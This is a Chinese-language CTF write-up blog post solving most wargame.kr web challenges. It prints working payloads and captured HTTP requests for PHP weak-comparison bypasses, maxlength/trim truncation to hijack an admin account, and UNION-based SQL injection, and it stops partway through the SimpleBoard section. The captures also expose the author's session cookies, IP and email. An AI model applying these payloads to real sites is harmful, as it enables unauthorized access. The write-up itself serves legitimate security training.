# wargame.kr 大部分writeup

原创

Ni9htMar3 于 2017-03-03 13:12:14 发布 3222 收藏 1
分类专栏： WriteUp 文章标签： wargame

WriteUp 专栏收录该内容
17 篇文章 0 订阅
订阅专栏

网址：http://wargame.kr/challenge

## already got


这个题打开直接就在响应头信息里

## QR CODE PUZZLE

打开后发现有段不能看的图，查看源码发现图片被**URL**编码

```
<script type="text/javascript">
/*<![CDATA[*/
 $(function(){ $('#join_img').attr('src',unescape('.%2f%69%6d%67%2f%71%72%2e%70%6e%67'));
  $('#join_img').jqPuzzle({rows:6,cols:6,shuffle:true,numbers:false,control:false,style:{overlap:false}
  hide_pz();});
 function hide_pz(){
  var pz=$('#join_img div'); if(pz[pz.length-2]){$(pz[1]).remove();$(pz[pz.length-2]).remove();}else{se
 }
/*]]>*/
</script>
```

将`%2f%69%6d%67%2f%71%72%2e%70%6e%67`解码后得到`/img/qr.png`,访问得到二维码,随后得到网址，即得flag


congratulations!!

Flag is : 9e64b8b1fb66a78983a18ef029293506c5ef54b6

## flee button

打开后查看源码，得到一个链接，直接访问即得flag

## login filtering

查看源码，得到关键代码

```
if(isset($_POST['id']) && isset($_POST['ps'])){
  include("../lib.php"); # include for auth_code function.

  mysql_connect("localhost","login_filtering","login_filtering_pz");
  mysql_select_db ("login_filtering");
  mysql_query("set names utf8");

  $key = auth_code("login filtering");

  $id = mysql_real_escape_string(trim($_POST['id']));
  $ps = mysql_real_escape_string(trim($_POST['ps']));

  $row=mysql_fetch_array(mysql_query("select * from user where id='$id' and ps=md5('$ps')"));

  if(isset($row['id'])){
   if($id=='guest' || $id=='blueh4g'){
    echo "your account is blocked";
   }else{
    echo "login ok"."<br />";
    echo "Password : ".$key;
   }
  }else{
   echo "wrong..";
  }
 }
```

并给出了两个用户

```
you have blocked accounts.

guest / guest
blueh4g / blueh4g1234ps
```

由于**mysql_real_escape_string**的存在，会将特殊字符转义，再加上固定编码格式为`UTF-8`，基本上防止绕过。如此，就只能在比较上下功夫，由于数据库没有进行大小写严格的过滤，所以利用大小写来绕过比较判断。所以提交`id=Guest&ps=guest`即得flag

## WTF_CODE


打开看一片空白，但有的是tab，有的是空格，猜测是**whitespace**语言，脚本破解

```
def t2i(str):
    out = 0
    for i in range(0,8):
        out += int(str[i])*(2**(7-i))
    return out

f = open("C:/Users/lanlan/Desktop/source_code.ws","rb")
x = f.readline()
x = f.readline()
ans=""
k = 0
while x:
    out = ''
    for c in x:
        if c==' ':
            out += '0'
        else:
            out += '1'
    x = f.readline()
    l = len(out)
    if 8 <= l <= 11 and k%2 ==0:
        print out
        c = t2i('0'+out[l-8:l-1])
        #print c
        #print chr(c)
        ans+= chr(c)
    k+=1
f.close()
print ans
```

即得**flag**

## DB is really GOOD


首先确定数据库类型，通过`write.php`尝试各种字符，知道加`/`促使报错，知道是**sqlite数据库**



```
Origin: http://wargame.kr:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://wargame.kr:8080/db_is_really_good/write.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=d10am9rt0209o0gundd49mu9c5;
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22b9b15d0331779856a
59193ff81fc3ca1%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.117%22%
3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+
Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.29
24.87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1488453710%3Bs%3A
9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMar
3%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%2259161232 9%40qq.com%22%3Bs%3A4%3A%22lan
g%22%3Bs%3A3%3A%22eng%22%3Bs%3A11%3A%22achievement%22%3Bs%3A7%3A%22default%22%3
Bs%3A5%3A%22point%22%3Bs%3A4%3A%221850%22%3B%7D91ac66495385d930db352369275da86c
7065240a
Connection: close

user_id=a/dmin
```

```
Date: Thu, 02 Mar 2017 11:35:49 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 452
Connection: close
Content-Type: text/html; charset=UTF-8

<br />
<b>Fatal error</b>:  Uncaught exception 'Exception' with message
'Unable to open database: unable to open database file' in
/home/www/db_is_really_good/sqlite3.php:7
Stack trace:
#0 /home/www/db_is_really_good/sqlite3.php(7):
SQLite3-&gt;open('./db/wkrm_a/dmi...')
#1 /home/www/db_is_really_good/memo.php(14):
MyDB-&gt;__construct('./db/wkrm_a/dmi...')
#2 {main}
  thrown in <b>/home/www/db_is_really_good/sqlite3.php</b> on line
<b>7</b><br />
```

通过查找规律可以知道**sqlite数据库**的`db`文件位置在`/db/wkrm_username.db`处，直接访问下载得到`db`文件
直接**notepad++**查看，最后发现文件路径




```
Here is flag!

./dhkdndlswmdzltng.php
```

访问即得flag

## fly me to the moon

打开是一个游戏，貌似需要分数很高，通过提示需要作弊修改，查看源码没有发现情况，直接一步一步抓包




```
POST /fly_me_to_the_moon/high-scores.php HTTP/1.1
Host: wargame.kr:8080
Content-Length: 18
Accept: */*
Origin: http://wargame.kr:8080
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://wargame.kr:8080/fly_me_to_the_moon/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=d10am9rt0209o0gundd49mu9c5;
ci_session=a%3A11%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22582931b95218470955a23c894f258ad1%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.117%22%3Bs%3A1
0%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2924.87+Safari%2F
537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1488457564%3Bs%3A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMar3%22%3Bs%3A5%3A%22email
%22%3Bs%3A16%3A%2259161232 9%40qq.com%22%3Bs%3A4%3A%22lang%22%3Bs%3A3%3A%22eng%22%3Bs%3A11%3A%22achievement%22%3Bs%3A7%3A%22default%22%3Bs%3A5%3A%22point%22%3Bs%3A4%3A
%222350%22%3Bs%3A14%3A%22last_auth_time%22%3Bi%3A1488454878%3B%7D235b405cafc12dad412d9e07422cf7dad2a9c9be
Connection: close

token=9643&score=1
```

在`high-scores.php`页面修改分数，修改很大，最后得到flag

## md5_compare

查看，发现是md5弱类型比较


```
if (isset($_GET['v1']) && isset($_GET['v2'])) {
        sleep(3); // anti brute force

        $chk = true;
        $v1 = $_GET['v1'];
        $v2 = $_GET['v2'];

        if (!ctype_alpha($v1)) {$chk = false;}
        if (!is_numeric($v2) ) {$chk = false;}
        if (md5($v1) != md5($v2)) {$chk = false;}

        if ($chk){
            include("../lib.php");
            echo "Congratulations! FLAG is : ".auth_code("md5_compare");
        } else {
            echo "Wrong...";
        }
    }
}
```



Congratulations! FLAG is : 130193d234e35958a029dca1b7c051b5db40b65e
VALUE 1 : QNKCDZO
VALUE 2 : 240610708

## md5 password

是一个关于MD5加密后的sql注入，直接
链接




hello admin!
Password : bdb814fe56292b1f0ed5ab2ac9491942efbfadb3

password : ffifdyop

## strcmp

```php
<?php
    require("../lib.php"); // for auth_code function

    $password = sha1(md5(rand().file_get_contents("/var/lib/dummy_file")).rand());

    if (isset($_GET['view-source'])) {
        show_source(__FILE__);
        exit();
    }else if(isset($_POST['password'])){
        sleep(1); // do not brute force!
        if (strcmp($_POST['password'], $password) == 0) {
            echo "Congratulations! Flag is <b>" . auth_code("strcmp") ."</b>";
            exit();
        } else {
            echo "Wrong password..";
        }
    }

?>
```

同样是一个弱类型比较



http://wargame.kr:8080/strcmp/


☑ Enable Post data ☐ Enable Referrer

Post data

password[]=1

Congratulations! Flag is dbc0148e1ad87421cd6efad82b0518271cdc5ec9

## type confusion



http://wargame.kr:8080/type_confusion/

☑ Enable Post data ☐ Enable Referrer


Post data

json={"key":0}

{"code":true,"flag":"c9dbf14859ba8dcd4b6be04140db199ed73f7088"}


## tmitter

打开看是一个伪造的注册登录界面，由于提示要求`admin`进入，但不知道其密码，在注册的页面得到提示



```
    <tr><td>ID</td><td><input type="text" name="id" maxlength="32"></td><td class="ex">at least 4char</td></tr>
    <tr><td>PS</td><td><input type="password" name="ps" maxlength="32"></td><td class="ex">at least 7char</td></tr>
    <tr><td colspan=2><input type="submit" value="join"></td></tr>
   </table>
  </form>
 </body>
 <!-- hint : you need join with admin -->
```

是利用最大长度截断来强行注册admin达到修改密码的目的



```
Origin: http://wargame.kr:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://wargame.kr:8080/tmitter/join.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=d10am9rt0209o0gundd49mu9c5;
ci_session=a%3A11%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%22abee388db0f4aad33
6f5ec0802c1b217%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.117%22%
3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+
Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.29
24.87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1488461795%3Bs%3A
9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMar
3%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%2259161232 9%40qq.com%22%3Bs%3A4%3A%22lan
g%22%3Bs%3A3%3A%22eng%22%3Bs%3A11%3A%22achievement%22%3Bs%3A7%3A%22default%22%3
Bs%3A5%3A%22point%22%3Bs%3A4%3A%224950%22%3Bs%3A14%3A%22last_auth_time%22%3Bi%3
A1488460975%3B%7D23fe4a33a9abc1948bdc26e493dbc9832afdfd72
Connection: close

id=admin                                  1&ps=1111111
```

```
HTTP/1.1 200 OK
Date: Thu, 02 Mar 2017 13:46:16 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Content-Length: 38
Connection: close
Content-Type: text/html; charset=UTF-8

<script>window.location='./';</script>
```


由于有`trim()`存在会过来首尾两段空格，所以在一堆空格后面附加`1`来绕过，最后通过此函数来强行注册

## SimpleBoard

首先可以知道`http://wargame.kr:8080/SimpleBoard/read.php?idx=5`是一个注入点，查看源码
关键部分


```
    public function read($idx){
            $idx = mysql_real_escape_string($idx);
            if ($this->read_chk($idx) == false){
                $this->inc_hit($idx);
            }
            return $this->db->get_query("select * from {$this->table} where idx=$idx");
    }
    private function read_chk($idx){
            if(strpos($_COOKIE['view'], "/".$idx) !== false) {
                return true;
            } else {
                return false;
            }
        }
    }
```

从这可以知道当输入`idx`的时候，相应的cookie也要加上`idx`部分才能正常提交
首先查看数据库



```
GET /SimpleBoard/read.php?idx=5+union+select+1,2,3,database() HTTP/1.1
Host: wargame.kr:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
```

```
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 553
Connection: close
Content-Type: text/html; charset=UTF-8
```




```
(KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Cookie: view=%2F5+union+select+1,2,3,database();
ci_session=a%3A10%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%226ccbe24daba4f71f
301a6ee62b8cb666%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22218.29.102.117%22
%3Bs%3A10%3A%22user_agent%22%3Bs%3A114%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B
+Win64%3B+x64%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Chrome%2F56.0.2
924.87+Safari%2F537.36%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1488499940%3Bs%3
A9%3A%22user_data%22%3Bs%3A0%3A%22%22%3Bs%3A4%3A%22name%22%3Bs%3A9%3A%22Ni9htMa
r3%22%3Bs%3A5%3A%22email%22%3Bs%3A16%3A%2259161232%40qq.com%22%3Bs%3A4%3A%22la
ng%22%3Bs%3A3%3A%22eng%22%3Bs%3A11%3A%22achievement%22%3Bs%3A7%3A%22default%22%
3Bs%3A5%3A%22point%22%3Bs%3A4%3A%225550%22%3B%7D0105989737faab89440d020e0fc3344
2a33c06ff
Connection: close
```

```
<style>
	td {padding:3px; border:1px solid #ddd;}
	td:first-child, td:last-child {text-align:center;
font-weight:bold;}
	thead td {font-weight:bold; text-align:center;}
	tbody td {padding:20px;}
	tfoot td {text-align:center;}
</style>
<table>
	<thead>
		<tr><td>NUM</td><td>TITLE</td><td>HIT</td></tr>
		<tr><td>1</td><td>2</td><td>3</td></tr>
	</thead>
	<tbody>
		<td colspan=3>SimpleBoard</td>
	</tbody>
```

数据库名为`SimpleBoard`

查看表名

